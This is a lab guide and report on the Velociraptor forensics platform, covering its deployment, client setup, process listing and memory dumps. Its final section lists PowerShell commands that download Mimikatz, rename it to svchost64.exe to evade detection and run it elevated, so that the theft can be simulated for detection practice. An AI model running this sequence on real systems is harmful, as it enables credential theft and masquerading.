Velociraptor

Full Guide V2

Prepared By:

Kazim Ali Obad

Supervisor:

Anmar Mohammed

MOHAMMED .B. HASSAN

CONTENTS

TABLE OF FIGURES

1 What is Velociraptor?

1.1 Definition

Velociraptor is an advanced, open-source endpoint monitoring and Digital Forensics and Incident Response (DFIR) platform. Despite being open source, it is a professional-grade tool used in real enterprise environments for serious investigations.

1.2 Core Capabilities

- Endpoint Monitoring: Continuously monitors all connected endpoint machines in real time.
- Incident Response (IR): When an attack or anomaly is detected, Velociraptor allows you to immediately push artifact collection tasks to the affected machine.
- Digital Forensics: Conduct thorough forensic investigations by collecting structured evidence (artifacts) from any endpoint, remotely and at scale.
- Adversary Hunting: Hunt across your entire fleet for traces of advanced attackers using VQL queries to search for specific indicators.
- Malware Analysis Support: Collect running process data, perform memory dumps, and gather the raw evidence that malware analysts need.

1.3 VQL The Velociraptor Query Language

VQL is the built-in query language that powers Velociraptor's artifact system. It is a framework for writing queries that collect, filter, and analyze endpoint data. Every prebuilt artifact in Velociraptor is written in VQL, meaning the platform is fully customizable. If the built-in artifacts do not cover your exact scenario, you can write your own.

2 Understanding Artifacts

2.1 The Real-World Analogy

The concept of an artifact is the foundation of all digital forensics work. To understand it properly, start with a physical analogy. When a crime occurs and an investigator arrives at the scene, everything they find that can tell them what happened is called evidence fingerprints, footprints, broken items, and so on. In digital forensics, the exact same concept applies. Every action taken on a computer by a legitimate user or by an attacker leaves traces behind.

2.2 Categories of Digital Artifacts

The following are the primary categories of digital artifacts relevant to Windows endpoint investigations:

- **Registry Keys:** The Windows Registry stores configuration data for the OS and applications. Attackers frequently modify registry keys to establish persistence.
- **Running Processes:** The list of active processes at any given moment. Malicious software trojans, keyloggers, C2 agents must run as a process.
- **Files on Disk:** Recently downloaded, recently modified, or files in unusual locations and temporary directories.
- **Network Activity:** Every network connection leaves a trace IP addresses contacted, DNS queries sent, open ports, and active sessions.
- **Attack Patterns and Privilege Escalation Indicators:** Specific system behaviors matching known attack techniques.
- User Activity: Login/logout events, command history, recently opened documents, browser history.

2.3 How Velociraptor Handles Artifacts

Velociraptor ships with a large library of prebuilt artifact definitions organized by category, operating system, and investigation type. The key capability is scale: Velociraptor can collect artifacts from one machine or from thousands of machines simultaneously using the same interface and the same commands.

> ***NOTE: An artifact is any trace left on a digital system that can serve as evidence. Collecting artifacts is the core activity of digital forensics and incident response.***

3 Velociraptor Architecture

3.1 Server–Client Model

Velociraptor operates on a server–client (server–agent) model. There are two components:

- **Velociraptor Server:** The central management point. It runs the web-based administration interface, manages all connections from agents, stores collected artifacts, and dispatches investigation tasks.
- **Velociraptor Client (Agent):** A lightweight agent installed on each endpoint you want to monitor and investigate. The agent receives instructions from the server, executes artifact collection locally, and returns results.

3.2 Network Ports and Communication

- **Port 8089 (HTTPS):** The administration portal the port you use to access the Velociraptor web interface as an administrator.
- **Port 8000 (HTTPS/TLS):** The agent communication channel all data exchange between the server and client agents flows through this port.
- **TLS Encryption:** All communication between the server and clients is TLS encrypted. This protects against interception.

> ***NOTE: Always use https:// to access the web interface. The server is configured to reject plain HTTP connections.***

3.3 Deployment Types

- **Self-hosted / Instant Mode:** The server and client run on the same single machine. This is the lab and learning setup.
- **Separate Server and Clients:** A dedicated server machine runs the Velociraptor server. Client agents are installed separately on each endpoint.
- **Cloud Deployment:** The Velociraptor server runs on a cloud virtual machine (AWS, Azure, GCP, etc.). On-premise clients connect outbound to the cloud server.

4 Docker Concepts and Purpose

4.1 The Problem Docker Solves

A persistent problem in software deployment is dependency conflicts. An application requires specific versions of libraries, runtimes, and OS components. Docker solves this by packaging the software together with its entire runtime environment the operating system base, every library, every configuration into a single portable unit. This eliminates the 'it works on my machine' problem entirely.

4.2 Docker Concepts

Image: A Docker Image is a static, read-only snapshot of a configured environment. It is the blueprint. For example, an Ubuntu image with Velociraptor pre-installed.

Container: A Container is a running instance of an image. When Docker starts a container from an image, it creates an isolated runtime environment. Multiple containers can run from the same image simultaneously.

Docker Compose: A tool for defining and running multi-container applications using a YAML configuration file (usually docker-compose.yml). Docker Compose automates the startup, networking, and configuration of all containers in a project with a single command.

5 Installing and Deploying Velociraptor

5.1 Getting the Files

Velociraptor is open source and available from its official GitHub repository. There are two approaches to deployment:

- **Docker-based deployment:** The docker-compose.yml file handles all configuration and startup automatically.
- **Manual / source deployment:** Clone the repository, generate a server configuration file (server.config.yaml), and run the binary directly.

5.2 Step-by-Step Docker Installation

Step 1 Install Docker Engine:

```
$ sudo apt install docker.io -y
```

Step 2 Start and enable the Docker service:

```
$ sudo systemctl enable --now docker
```

Step 3 Verify Docker is running :

```
$ sudo systemctl status docker
```

Step 4 Test Docker :

```
$ sudo docker ps
```

Step 5 Navigate to the Velociraptor Docker project directory:

```
$ cd ~/Desktop/velociraptor-docker
```

Step 6 Verify the project files are present (you should see docker-compose.yaml, Dockerfile, entrypoint, README.md, .env):

```
$ Ls
```

Step 7 Start Velociraptor using Docker Compose:

```
$ sudo docker compose up -d
```

Step 8 Verify the container is running:

```
$ docker ps
```

Step 9 View container logs (optional, useful for troubleshooting):

```
$ docker compose logs -f
```

Step 10 Open the Velociraptor Web Interface in your browser:

```
$ https://localhost:8889
```

> *NOTE: Always type https:// not http://. The server rejects plain HTTP. Your browser will show a certificate warning because the certificate is self-signed.*

5.3 Logging In

Use the default credentials: Username: admin / Password: admin

5.4 The Web Interface After Login

After logging in, the main dashboard is displayed. Key areas:

- **Clients / Devices:** Lists all machines currently connected as agents. On a fresh install this will be empty no clients have been added yet.
- **Collected Artifacts:** Where artifact collection results are stored and viewed.
- **Hunt Manager:** For running artifact collections across many clients at once.
- **Server Information:** Deployment health and configuration overview.

6 Adding a Client Agent (Windows)

6.1 How Client Configuration Works

Before an agent can connect to the Velociraptor server, it needs a configuration file that tells it where the server is and how to authenticate. This configuration file contains:

- The server address and port
- TLS certificates and cryptographic keys for encrypted communication
- Authentication tokens proving the agent is legitimate

This approach ensures the TLS connection is cryptographically sound. The server embeds its own certificate information into the client config so the client can verify it is talking to the correct server.

6.2 Entering the Docker Container

Since Velociraptor runs inside a Docker container, you need to enter the container to access the binary and generate the client config:

```
$ sudo docker exec -it velociraptor bash
```

Explain:

- **docker exec** execute a command inside a running container
- **-i** interactive mode (keeps standard input open)
- **-t** allocates a terminal (pseudo-TTY) so you get a proper shell prompt
- **velociraptor** the container name
- **bash** opens a bash shell inside the container

You can also write the long form:

```
$ sudo docker exec --interactive --tty velociraptor bash
```

When you are done working inside the container, exit with:

```
$ exit
```

6.3 Finding the Velociraptor Binary Inside the Container

```
$ find / -name velociraptor 2>/dev/null
```

The binary is typically located at /opt/velociraptor/velociraptor. Navigate there directly:

```
$ cd /opt/velociraptor
```

6.4 Finding the Server Configuration File

```
$ find / -name 'server.config.yaml' 2>/dev/null
```

Or search for all YAML files:

```
$ find / -name '*.yaml' 2>/dev/null
```

6.5 Generating the Client Configuration File

With both the binary and server config located, generate the client configuration:

```
$ ./velociraptor config client -c server.config.yaml > client.conf.yaml
```

This command reads the server configuration (which contains the TLS certificates and server identity) and produces a new file called client.conf.yaml. Verify the file was created:

```
$ ls -la
```

6.6 Transferring the Configuration File to Windows

Method 1 Python HTTP Server: Start a simple HTTP server from inside the directory containing the client config:

```
$ python3 -m http.server 4444
```

Then on the Windows machine, open a browser and go to

Error! Hyperlink reference not valid.. A directory listing will appear.

Click client.conf.yaml to download it. To find the Linux machine's IP:

```
$ ifconfig
```

Method 2 Docker Copy: Copy the file directly from the container to the host machine:

```
  sudo docker cp
$ velociraptor:/opt/velociraptor/client.conf.yaml
  ./client.conf.yaml
```

6.7 Downloading the Windows Velociraptor Executable

In addition to the configuration file, the Windows machine needs the Velociraptor executable. Download it from the official GitHub Releases page:

- Go to the Releases section of the Velociraptor GitHub repository
- Under the latest release, find the Windows executable
- Download the amd64 (64-bit) .exe file

6.8 Installing the Windows Agent as a Service

Step 1 Open Administrator Command Prompt and navigate to Downloads:

```
$ cd C:\Users\<your_username>\Downloads
```

Step 2 Verify both files are present (the Velociraptor .exe and client.conf.yaml):

```
$ dir
```

Step 3 Install the service:

```
$ velociraptor.exe service install --config
client.conf.yaml
```

On success, output will confirm the service was installed. The agent immediately starts and begins attempting to connect to the Velociraptor server.

Step 4 Verify the connection: Go back to the Velociraptor web interface and refresh the Clients page. Within a few seconds, the Windows machine will appear in the client list. To confirm you are looking at the correct machine, run the following on the Windows machine and cross-reference with the Velociraptor interface:

```
$ whoami
```

7 Collecting Artifacts from an Endpoint

7.1 The Investigation Scenario

The practical work begins with a realistic scenario: a machine in your organization may have been compromised. You do not know what happened. You need to investigate without alerting the user or the attacker, and without physically touching the machine a Windows Server 2019 machine is used as the target client.

7.2 Navigating to Artifact Collection

- In the Velociraptor web interface, go to the Clients list
- Click on the target machine
- Inside the client view, go to the Collected Artifacts section
- Click the button to add a new artifact collection
- A search interface appears you can browse by category or search by name

7.3 General System Information

The first artifact to run on any new client is a **general information collector**. This establishes a baseline of what you are looking at before any deeper investigation.

- **What it collects:** OS version, hostname, hardware specifications, user accounts, installed applications, uptime
- **Why it matters**: Before you investigate anything specific, you need to know what kind of system you are dealing with, who the users are, and what software is installed

7.4 Downloaded Files Analysis

After a machine is compromised, attackers almost always download something onto it tools, scripts, payloads, loaders. Finding these downloaded files is a high-priority task.

Artifact to use:

```
$ Windows.Analysis.DownloadedFiles
```

What it returns:

- The name and full file path of every downloaded file
- The source URL or network path the file was downloaded from
- The timestamp of the download event
- Files transferred via copy-paste are also captured not just browser downloads

Running it:

- Add a new artifact collection
- Search for and select Windows.Analysis.DownloadedFiles
- Click Launch and wait for the collection to complete on the remote client
- Open the Results tab

7.5 Running Process List

The process list is one of the most important live artifacts in incident response. Every piece of malicious software trojans, C2 agents, keyloggers, ransomware must run as a process.

Artifact to use:

```
$ Windows.System.Pslist
```

What it returns for each process:

- Process Name the executable name
- Process ID (PID) unique numeric identifier
- Parent Process ID (PPID) which process launched this one
- Username which user account the process is running under

- Command Line the exact command used to start the process
- Executable Path full path on disk to the executable

What to look for: The critical field to examine is Username. On a properly configured Windows system, core system processes run as SYSTEM. If a process looks like a system component but is running under a regular user account, that is a red flag.

> ***NOTE : A process running under a non-SYSTEM, non-service user account that has a name resembling a system component is a strong indicator of compromise. Take the suspicious file path and submit it to a multi-engine antivirus scanning service such as VirusTotal for immediate cross-referencing.***

7.6 Other Available Pre-Built Artifacts

- Windows.System.Users All user accounts on the machine, including hidden accounts
- Windows.Network. Open connections, listening ports, recent network sessions, DNS cache
- Windows.Forensics. Persistence mechanisms, scheduled tasks, services, event log analysis
- Windows.Registry. Query specific registry keys known to be used by attackers for persistence
- Windows.Detection. Pre-written detections for known attacker techniques and attack patterns
- Linux equivalents All major artifact categories have corresponding Linux versions

Custom artifacts can be written in VQL for any investigation .

8 Memory Dumping Process Memory Analysis

8.1 What is a Memory Dump?

When a suspicious process is identified, the next investigation step is to capture what that process had in memory at a specific point in time. Think of it like taking a forensic photograph of a running process. At the moment you trigger the dump, everything stored in that process's memory space is saved to a file with the extension .DMP.

This .DMP file is then given to a malware analyst or memory forensics specialist who examines it using tools such as Volatility, Rekall, or WinDbg. From the memory dump, the analyst can determine:

- What code was executing inside the process
- Whether the process was injected with malicious code by another process (process injection)
- What network connections the process was managing
- What strings were present in memory URLs, commands, credentials, file paths
- Whether shellcode or an unpacked malware payload was present in memory

8.2 Why Memory Dumping is Critical

Many modern attacks use fileless malware or process injection. The attacker injects malicious code directly into the memory of a legitimate process no files are written to disk. This means disk-based detection misses it entirely. The memory dump reveals what the process was actually doing at runtime, regardless of what the disk-based view shows.

8.3 Performing a Memory Dump in Velociraptor

Step 1 Have the target process name ready from the process list

Step 2 In the client artifact collection interface, add a new collection and search for:

```
$ Windows.Memory.ProcessDump
```

Step 3 Configure Parameters:

- Click Configure Parameters
- Find the ProcessName field
- Remove any placeholder text
- Enter the exact name of the suspicious process as it appeared in the process list

Step 4 Click Launch. Velociraptor pushes the task to the client. The agent finds the running process by name, dumps its memory to a file, and uploads the dump back to the server.

Step 5 When the collection completes, open the Results tab. The .DMP file is available for download this is your raw forensic evidence.

8.4 Connecting Memory Dumps to the Broader Investigation

Each artifact you collect answers a different question. Downloaded files tell you what was brought onto the machine. The process list tells you what is running. The memory dump tells you what a suspicious process was actually doing. Together, these three artifacts form the foundation of most incident response investigations.

9 The DFIR Investigation Workflow

9.1 Overview

Everything covered in these sessions maps to a standard Digital Forensics and Incident Response methodology. Understanding where each technique fits in the broader workflow is essential for working effectively in a real incident.

9.2 Acquisition

Acquisition is the evidence collection phase. It must be done first, correctly, and carefully. The goal is to gather all relevant artifacts from affected endpoints before any cleanup or response action that could alter the evidence state.

In practice with Velociraptor:

- Deploy agents on all endpoints that may be involved
- Collect artifact sets files, processes, network data, registry data, event logs
- Perform memory dumps of suspicious processes
- Document every collection action with timestamps

9.3 Processing

Raw collected data must be processed before it can be analyzed. Processing involves:

- Cross-referencing artifacts match process PIDs against network connection records to see what a suspicious process was communicating with
- Running VQL queries against collected data to surface specific indicators
- Filtering noise and focusing on anomalies

9.4 Analysis

The analysis phase is where forensic expertise is applied. With processed data in hand:

- Reconstruct the attack timeline what happened first, what followed
- Map attacker techniques to frameworks like MITRE ATT&CK
- Analyze memory dumps for injected code, shellcode, stolen credentials
- Determine the scope how many machines were affected, how far did the attacker get
- Identify the initial access vector how did the attacker first get in

9.5 Containment and Response

Once the scope and nature of the incident are understood, containment begins. This phase which includes:

- Isolating affected machines from the network without tipping off the attacker
- Blocking identified C2 addresses and malicious domains
- Removing persistence mechanisms the attacker installed
- Resetting compromised credentials
- Running the incident response meeting who is involved, what decisions need to be made, who communicates what to management

10 Working Inside Docker Containers

10.1 Entering and Exiting the Container

```
$ sudo docker exec -it velociraptor bash
```

Options: -i (interactive) keeps stdin open; -t (tty) allocates a pseudo-terminal; velociraptor is the container name (verify with docker ps); bash is the shell to open.

Exit the container when finished:

```
$ exit
```

10.2 Searching for Files Inside the Container

Find the Velociraptor binary:

```
$ find / -name velociraptor 2>/dev/null
```

Find all YAML configuration files:

```
$ find / -name '*.yaml' 2>/dev/null
```

10.3 Copying Files Between the Container and Host

Copy from container to host:

```
$ sudo docker cp <container_name>:<path_in_container>
  <path_on_host>
```

Example copy client config to current directory:

```
  sudo docker cp
$ velociraptor:/opt/velociraptor/client.conf.yaml
  ./client.conf.yaml
```

Copy from host to container:

```
$ sudo docker cp ./localfile.txt
velociraptor:/opt/velociraptor/localfile.txt
```

10.4 YAML Configuration Files

- **server.config.yaml** The server configuration file. Contains TLS certificates, the data store path, API settings, and the server's identity. Lives inside the Docker container.
- **client.conf.yaml** The client configuration. Generated by the server from the server config. Contains the server's public certificate and connection address.

For a local lab where the server and client are on the same network, the client config needs to point to the correct server IP. Open client.conf.yaml and set the correct hostname and port:

```
$ API_config:   hostname: 192.168.168.38   # Replace
with your server's actual IP   port: 8000
```

11 Real-World Enterprise Deployment Context

11.1 What a Production Deployment Looks Like

In a real organization, a Velociraptor deployment looks like this:

- A dedicated server physical or virtual running the Velociraptor server process. In larger organizations this may be a cloud VM to allow centralized access across multiple office locations.
- Client agents installed on every endpoint: workstations, servers, critical systems.
- Integration with the organization's SIEM so that events and alerts from Velociraptor feed into the centralized security monitoring system.

11.2 When To Use Velociraptor

- **Suspected Compromise:** An alert fires from an AV, a SIEM rule, a network IDS. Without physically touching the machine or alerting the user, we immediately deploy artifact collection.
- **Proactive Threat Hunting:** No specific alert has triggered, but you run periodic hunts across all endpoints searching for known indicators of compromise.
- **Post-Incident Forensic Investigation:** After containing an incident, the forensic investigation begins. Velociraptor is used to reconstruct the full attack timeline.
- **Compliance and Verification:** Auditing endpoint state checking that no unauthorized software is installed, no unusual accounts exist, no unexpected services are running.

Scenario:

Objective

Learn how to use Velociraptor to obtain a list of running **processes** in a Windows system and analyze them to identify normal system processes.

Background

Every Windows system runs a set of core processes that manage the operating system, such as session management, service management, and user management. A cybersecurity analyst must be able to recognize these processes and distinguish them from malicious ones.

Task: use the Artifact:

Windows.System.Pslist

to extract the list of running processes on the system.

Steps:

1. Launch Velociraptor GUI.
2. Navigate to:

Hunt Manager / Collect Artifact

1. Select the following Artifact:

Windows.System.Pslist

1. Run the **Collect** process.
2. Export the results or view them within Velociraptor.

Analysis Task

Must :

1 Extract **10 processes** from the results one of them must be mimikatz.
2 For each process, write:
3 Process name
4 Process function
5 Whether it is a system service or potentially suspicious
6 Executable file path

1 Introduction

What is Velociraptor?

Velociraptor is an open-source Digital Forensics and Incident Response (DFIR) platform that enables security analysts to collect, analyze, and hunt for threats across large numbers of endpoints simultaneously. It uses a specialized query language called VQL (Velociraptor Query Language) to define what data to collect from endpoints.

What is an Artifact?

In Velociraptor, an artifact is a named, pre-built collection task that defines what data to gather from an endpoint. Each artifact encapsulates one or more VQL queries, input parameters, and output column definitions. Artifacts are organized into namespaces that reflect their purpose: Windows.System, Linux.Forensics, etc.

Artifact Types

CLIENT: Runs on demand on the target endpoint. Collects a snapshot of the current state. Stops when collection completes.

CLIENT_EVENT: Runs continuously on the endpoint as a persistent monitoring agent. Streams events to the server in real time.

SERVER: Runs on the Velociraptor server itself rather than the endpoint. Used for server-side processing and result aggregation.

Linux Client Deployment

The Velociraptor Linux binary was downloaded on the Ubuntu endpoint. The binary was made executable, renamed and launched in client mode using the server-issued client.config.yaml. The client immediately began generating a new private key, confirming successful TLS enrollment against the server.

Commands executed:

```
chmod +x velociraptor-v0.75.6-linux-amd64
mv velociraptor-v0.75.6-linux-amd64 velociraptor
sudo ./velociraptor --config client.config.yaml client
```




Figure 1: Ubuntu client

Windows Client Deployment (Windows Server 2019 & Windows 10)

The Windows Velociraptor binary was deployed to both Windows endpoints. On each host, the binary was run as Administrator from C:\Users\Administrator\Downloads with the service install command, binding the agent to the server-issued client.config.yaml. The service install mode registers Velociraptor as a persistent Windows service that survives reboots.

```
velociraptor-v0.75.6-windows-amd64.exe service install --config client.config.yaml
```




Figure 2: Windows Server 2019

Client Configuration File (client.config.yaml)

The client.config.yaml file is generated server-side and distributed to each endpoint. It contains the Velociraptor version, commit hash, build timestamp, target server URL (https://192.168.100.38:8000/), and the server's CA certificate used to authenticate the TLS connection. Each client uses this file to establish a mutually authenticated, encrypted channel back to the server.




Figure 3: client.config.yaml.

Connected Clients Server Dashboard

Following successful deployment, all three endpoints appear as online (green indicator) in the Velociraptor server's client management dashboard. The dashboard confirms client IDs, hostnames, FQDNs, and OS versions for each enrolled host, providing the analyst with a real-time fleet view from which hunts and artifact collections can be launched.

Figure 4: Velociraptor server dashboard showing all 3 enrolled clients online

Running Mimikatz

The tool was executed within a controlled laboratory environment to simulate credential dumping behavior. After downloading and extracting the archive, the executable was renamed to svchost64.exe in order to mimic a legitimate Windows system process and evade basic detection mechanisms.

```
cd C:\Users\vm
Invoke-WebRequest -Uri "https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip" -OutFile file.zip
Expand-Archive file.zip file
cd file\x64
Rename-Item mimikatz.exe svchost64.exe
Start-Process .\svchost64.exe -Verb runAs
```




Figure 5: Downloading Mimikatz Using PowerShel

2 Windows Artifacts

This section covers artifacts for Windows endpoints organized across the Windows.System, Windows.Forensics, Windows.Registry, Windows.Detection, Windows.EventLogs, Windows.Memory, Windows.Network, Windows.Search, Windows.Carving, and Windows.KapeFiles etc...

Windows.System.Pslist

Enumerates every running process on the Windows endpoint. Returns the process ID (PID), parent PID, executable name, full path, command-line arguments, memory usage, and creation time. This is the starting point for any live-response investigation.


